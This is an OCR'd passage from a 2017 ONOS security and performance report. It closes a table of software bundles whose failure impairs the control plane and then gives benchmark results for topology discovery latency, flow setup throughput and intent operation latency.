

Figure 62: Distributed mode, failed bundle: (10) org.onosproject.onos-providers-host (instance #2)

© 2017 ONOS. All Rights Reserved.



Figure 63: Distributed mode, failed bundle: (10) org.onosproject.onos-providers-host (instance #3)



Figure 64: Distributed mode, failed bundle: (11) org.onosproject.onos-providers-openflow-packet (in. #1)

© 2017 ONOS. All Rights Reserved.



Figure 65: Distributed mode, failed bundle: (11) org.onosproject.onos-providers-openflow-packet (in. #2)



Figure 66: Distributed mode, failed bundle: (11) org.onosproject.onos-providers-openflow-packet (in. #3)

© 2017 ONOS. All Rights Reserved.

Table 2 summarizes our analysis. We express a level of criticality independently of the fact a bundle is a ONOS bundle or not. To date, no action is undertaken. We believe these anomalies, and possibly also those listed in Table 1, should lead to the development of a bundle failure detection system that, based on bundle state variations (easily detectable via Karaf primitives), trigger switch migration operations.

We plan to provide an update on Tables 1 and 2 for the next sec&perf reports.

Table 2: Bundles causing control-plane impairment (distributed-mode) and states.

Bundle with behavior classification	Criticality	Action
Degraded failover behavior:		
(1) org.apache.felix.framework[1]	High	Problem notified.
(2) org.apache.aries.proxy.impl[1]	Medium	Problem notified.
(3) org.apache.felix.scr[3]	Low	Problem notified.
(4) org.onosproject.onos-core-net[1]	High	Problem notified.
Failover with failed switch migration behavior:		
(5) org.apache.felix.configadmin[1]	High	Problem notified.
(6) org.apache.karaf.system.core[1]	Low	Problem notified.
(7) org.apache.karaf.features.core[1]	Low	Problem notified.
(8) org.onosproject.onos-core-dist[1]	Medium	Problem notified.
Transient alteration without failover behavior:		
(9) org.onosproject.onos-incubator-net[1]	Low	Problem notified.
(10) org.onosproject.onos-providers-host[1]	Low	Problem notified.
(11) org.onosproject.onos-providers-openflow-packet[1]	Medium	Problem notified.
No failover behavior:		
24 remaining ONOS bundles[4]	High	Problem notified.
135 remaining Karaf bundles	Medium	Problem notified.

[3] This bundle caused issues also in the centralized mode.
[4] Except: onos-core-persistence, onos-incubator-core, onos-drivers-default

© 2017 ONOS. All Rights Reserved.

1.3 Network performance and scalability analysis

Contributors: Suchitra Vemuri (ONF), You Wang (ONF)

The following sections summarize the results of the four experiments[5] that measure and quantify the performance of ONOS subsystems.

These experiments are:

1. Latency of topology discovery
2. Flow subsystem throughput
3. Latency of intent operations
4. Throughput of intent operations

By comparison with the experiment results published for the ONOS Blackbird release, the performance of the ONOS Kingfisher release is further improved in terms of reduced topology discovery latency and increased intent operations throughput. Please refer to the following subsections for more details.

Detailed information about the evaluation setups and test methodologies are available at [8] and evaluation results are available at [9].

1.3.1 Latency of topology discovery

Network events need to be handled with low latency to minimize the time that applications operate on an outdated view of the topology. The main topology events that are important to measure are: adding/removing a switch, discovery of a port changing state along with the subsequent discovery or disappearance of infrastructure links, and discovery of hosts. It is important to quickly recognize that such events have occurred, and to swiftly update the network graph across the cluster so that all instances converge to the same view of the topology.

The goal of the following performance tests is to measure the latency of discovering and handling different network events and observe the effect of distributed maintenance of the topology state on latency. The system should be designed so that for any negative event, such as port/link/device-down, the latency is under 10 ms and the latency is unchanged regardless of the cluster size. Positive events, such as port/link/device-up,

[5] In all experiments, the setup uses physical servers. Each server instance has a Dual Xeon E5-2670 v2 2.5GHz processor with 64GB DDR3 and 512GB SSD. Each server uses a 1Gb NIC for the network connection. The instances are connected to each other through a single switch.

© 2017 ONOS. All Rights Reserved.

should be handled within 50 ms. It is more important to react more quickly to negative than to positive events, since the negative events may affect existing flows.

Experiment setup

This experiment uses two OvS switches controlled by an ONOS instance. Port-up, port-down and switch-up events are triggered on one of the switches and the latency is measured as the time between the switch notification about the port event and the time the last ONOS instance has issued the topology update event. At least two switches are required in order to form an infrastructure link whose detection or disappearance is used to trigger the topology update. Since port up/down events trigger subsequent discovery or disappearance of links, we measure both port and link discovery latency in the same test that we call link-up/down test, and we measure switch discovery latency in another test that we call switch-up/down test.

To measure host discovery latency, a single OvS switch connecting two hosts is used and the latency is measured as the time between the first packet-in message triggered by one of the hosts and the time that the last ONOS instance has issued the host added event.

Results

The link up/down test results are divided into link-up and link-down test results, shown in Figure 63.

Link up test result:

- For a single instance, the latency is around 7 ms.
- For multi-node cluster, the latency is around 16ms.
- By comparison with Blackbird release, single instance latency stays the same and multi instance latency is reduced by ~25%.

© 2017 ONOS. All Rights Reserved.



Figure 63: Link state change latency performance

Each latency is further divided into three measurements:

- *up_ofp_to_dev_avg:* time spent for ONOS to generate Device Event triggered by OF Port Status message
- *up_dev_to_link_avg:* time spent for ONOS to finish link discovery and generate Link Event
- *up_link_to_graph_avg:* time spent for ONOS to generate Graph Event

The initial increase in latency from single to multi-instance setups is expected. The extra time is spent in the link discovery stage and it is because an eventual consistency model is used by the link store. The increase doesn't happen for device or graph events because, for the former, device events are fully replicated among the controller instances as soon as they are discovered in the data plane; and for the latter, topology store simply relies on the distributed versions of the device and link stores, which means that graph events are not delayed by the eventual consistency model but locally generated.

Link down test result:

- For all single and multi-instance setups, latency ranges between 3 - 5 ms.
- The latency numbers stay the same by comparison with the Blackbird release.

Each latency is further divided into three measurements:

- *down_ofp_to_dev_avg:* time spent for ONOS to generate Device Event triggered by OF Port Status message

© 2017 ONOS. All Rights Reserved.

- *down_dev_to_link_avg:* time spent for ONOS to generate Link Event
- *down_link_to_graph_avg:* time spent for ONOS to generate Graph Event

The latency increase from single to multi-instance setup is as expected since adding instances introduces additional, though small, event propagation delays.

Due to the inherent nature of link detection (via LLDP and BDDP packet injection), the underlying port-up events result in more time-intensive operations required to detect link presence than do port-down events, which trigger an immediate link teardown and the resulting link-down event.

The switch-up/down test results are also divided into switch-up and switch-down test results, shown in Figure 64..

Switch up test result:

- For all single- and multi-instance setups, latency ranges between 45 and 55 ms, which is reduced by ~30% by comparison with the Blackbird release.



Figure 64: Switch change latency performance

Each latency is further divided into five measurements:

- *tcp_to_feature_reply_avg:* time spent from devices connection initiation to ONOS sending OF Feature Reply message
- *feature_reply_to_role_request_avg:* time spent for ONOS processing mastership election for the device and sending OF Role Request message

© 2017 ONOS. All Rights Reserved.

- *role_request_to_role_reply_avg:* time spent to get OF Role Reply message from device
- *role_reply_to_device_avg:* time spent for ONOS to generate Device Event
- *up_device_to_graph_avg:* time spent for ONOS to generate Graph Event

Inspection of the detailed results reveals that the latencies are mostly due to the time the switch takes to respond to the OF feature request message with the OF feature reply message. This is confirmed by the steady ~35 ms lag, shown as the blue portion of the bars in Figure 64, which is independent of the number of cluster instances.

ONOS' combined contributions to the latency ranges between 10 and 20 ms. The time spent in electing an ONOS instance to function as the master for the switch (shown as the orange portion) increases slightly with the number of ONOS instances. The additional small coordination overhead is expected as this step requires full consensus between all cluster instances.

For the remainder, including time spent in updating the device store (shown as the yellow portion) and the topology store (shown as the green portion) across the entire cluster, there is no additional cost as the cluster size increases.

Switch down test result:

- For all single and multi-instance setups, latency ranges between 3 - 5 ms, which is reduced by ~60% by comparison with the Blackbird release.

Each latency is further divided into three measurements:

- *fin_ack_to_ack_avg:* time spent for TCP session teardown between ONOS and device
- *ack_to_device_avg:* time spent for ONOS to generate Device Event
- *down_device_to_graph_avg:* time spent for ONOS to generate Graph Event

Similar to the difference in link-down vs. link-up latencies, switch-down is significantly faster than switch-up, because there is no negotiation involved in switch-down processing. Once the control connection is torn down via TCP FIN, ONOS can categorically declare the switch as being unavailable and without any delay, remove it from its network graph.

Host discovery test result (Figure 65):

- For a single instance, the latency is around 4 ms.
- For multi-node cluster, the latency ranges between 75 and 125 ms.
- It is the first time we publish host discovery latency results.

© 2017 ONOS. All Rights Reserved.



Figure 65: Host discovery latency performance

The increase in latency from single to multi-instance setups is again due to the selection of consistency models. Specifically, this is due to a configuration in how the raft protocol is used by default. By slightly relaxing some consistency and allowing any client to read from any up to date server for some operations, ONOS slightly increases latency for operations that must go through the raft leader. We are currently working on improving both how ONOS accesses the raft protocol and the way Copycat, the implementation of the raft protocol ONOS uses, handles these client/server interactions to better fit the ONOS use case.[6]

1.3.2 Throughput of flow operations

In a large network, it is likely that each instance in an ONOS cluster has to serve a set of switches that share some geographic locality, i.e., a “region” or domain, as represented in Figure 66. It is also expected that an ONOS cluster can serve multiple regions. Provisioning flows that span regions involve coordination and sharing of state between ONOS instances.

The goal of the following performance tests is to show how the flow subsystem of the ONOS Cluster performs and how it scales for managing flows that are within a region as well as flows that span multiple regions. More specifically, the experiment focuses on measuring the number of flow installations per second that ONOS provides as the

[6] The detailed results for switch/port/link discovery latency, and link and switch event latency, respectively, are available at https://wiki.onosproject.org/x/oYQ0 and https://wiki.onosproject.org/x/xobV and results for host discovery and event latency are available at https://wiki.onosproject.org/x/_Ymq and https://wiki.onosproject.org/x/14bV, as summarized in [8,9].

© 2017 ONOS. All Rights Reserved.

number of instances is increased and as the number of regions spanned by the flows is increased.

An ONOS cluster should be able to process at least 1 Million flow setups per second, and a single instance should be able to process at least 250K flow setups per second. Furthermore, the rate should scale linearly with the number of cluster instances.

Experiment setup

In this setup the load is generated by a test fixture application (*DemoInstaller)* running on designated ONOS instances. To isolate the flow subsystem, the southbound drivers are “null providers,” which simply return without actually going to a switch to perform installation of the flow. (note that these providers are not useful in a deployment, but they provide a frictionless platform for performance testing).



Figure 66: representation of SDN domain/region partitioning and mapping to instances

Constant parameters:

- Total number of flows to install.
- Number of switches attached to the cluster.
- Mastership evenly distributed – each ONOS instance is master of the same number of switches.

Varying Parameters:

- Number of servers installing flows (1, 3, 5 or 7)
- Number of regions a flow will pass through (1, 3, 5 or 7)

The set of constant and varying parameters above results in a total of sixteen experiments. At one end of the spectrum, all load is on one instance when both parameters are set to 1. In this case, only one instance is involved and there is no cluster coordination overhead. At the other end of the spectrum, the load is shared by

© 2017 ONOS. All Rights Reserved.

all instances, all flows are handled by all instances and there is the maximum cluster coordination overhead.[7]

Results

The above experiments yield the following observations (see Figure 67):

- A single ONOS instance can install just over 700K local flow setups per second. An ONOS cluster of seven can handle 3 million local, and 2 million multi-region flow setups per second.
- With the same cluster size, the flow setup throughput is always lower in the multi-region case due to the cost of coordination between instances.
- In both single and multi-region cases, the flow setup throughput scales approximately linearly with respect to the size of the cluster.
- The average throughput numbers remain the same by comparison with Blackbird release.



Figure 67: Flow throughput performance

These results show that ONOS achieves not only the throughput performance objectives, but also the design objectives for scalability of the system.

1.3.3 Latency of intent operations

Applications interact with the ONOS intent subsystem by submitting or withdrawing intents. Both these operations are asynchronous, which means that the initial submit or withdraw operation returns almost immediately and after the intent has been processed and installed, an event will be generated to notify listeners about completion of the

[7] The detailed throughput test plan and results are available at https://wiki.onosproject.org/x/qoQ0 and https://wiki.onosproject.org/x/z4bV .

© 2017 ONOS. All Rights Reserved.

requested operation. The network environment interacts with the ONOS subsystem as well. While failover paths should be programmed into the data-plane to minimize the latency of responding to failures, there are times where data-plane failures require control-plane actions, and these actions should strive to have as low latencies as possible.

The goal of the following performance tests is to measure how long it takes to completely process an application's submit or withdraw intent by ONOS and also to measure the length of time needed for a reroute in the case of a link failure. Finally, the goal is to understand how the intent subsystem behaves under load. This is accomplished by changing the batch size of requests submitted at the same time.

An ONOS cluster should be able to achieve latency under 50 ms for any single submit or withdraw intent request and under 20 ms for a reroute request. As the load increases with larger batch sizes, the overall latency is permitted to increase, but the average latency of an intent should decrease due to batching efficiency gains.

Experiment setup

In this experiment, a test application makes requests to the ONOS intent subsystem to install or withdraw intent batches of varying sizes and measures how long it takes to fully complete each request. The setup also measures how long it takes to reroute an intent request after an induced network event. This is depicted in Figure 68.

As shown in the setup below, five switches are controlled by three ONOS instances. The intents are installed by an application on the first instance. These intents are set up across the switches with the start and end time measured at the point of request. One of the links, between switches 2 and 4, can be cut to cause a reroute event.



Figure 68: Application to intent communication representation

© 2017 ONOS. All Rights Reserved.

Results

Summary of the results (Figure 69):

- To submit, withdraw or reroute one intent, a single ONOS node reacts in 10~20 ms while multi-node ONOS reacts in 10~40 ms. The additional latency comes from coordination overhead in routing each intent request to its partition master and the subsequent routing of the resulting flow requests to each device master instance. Note however, that the cost is just a one-time step; there is no additional cost as the cluster grows.
- The latency grows with larger intent batch sizes. It takes ~20 ms more to handle intents with batch size 100 and 50~150 ms more to handle intents with batch size 1000. But average latency of handling one intent decreases as expected.
- The average latency numbers with batch size 1 and 100 remain the same by comparison with Blackbird release, and it is the first time we publish latency numbers with batch size 1000.[8]



Figure 69: Intent management latency performance

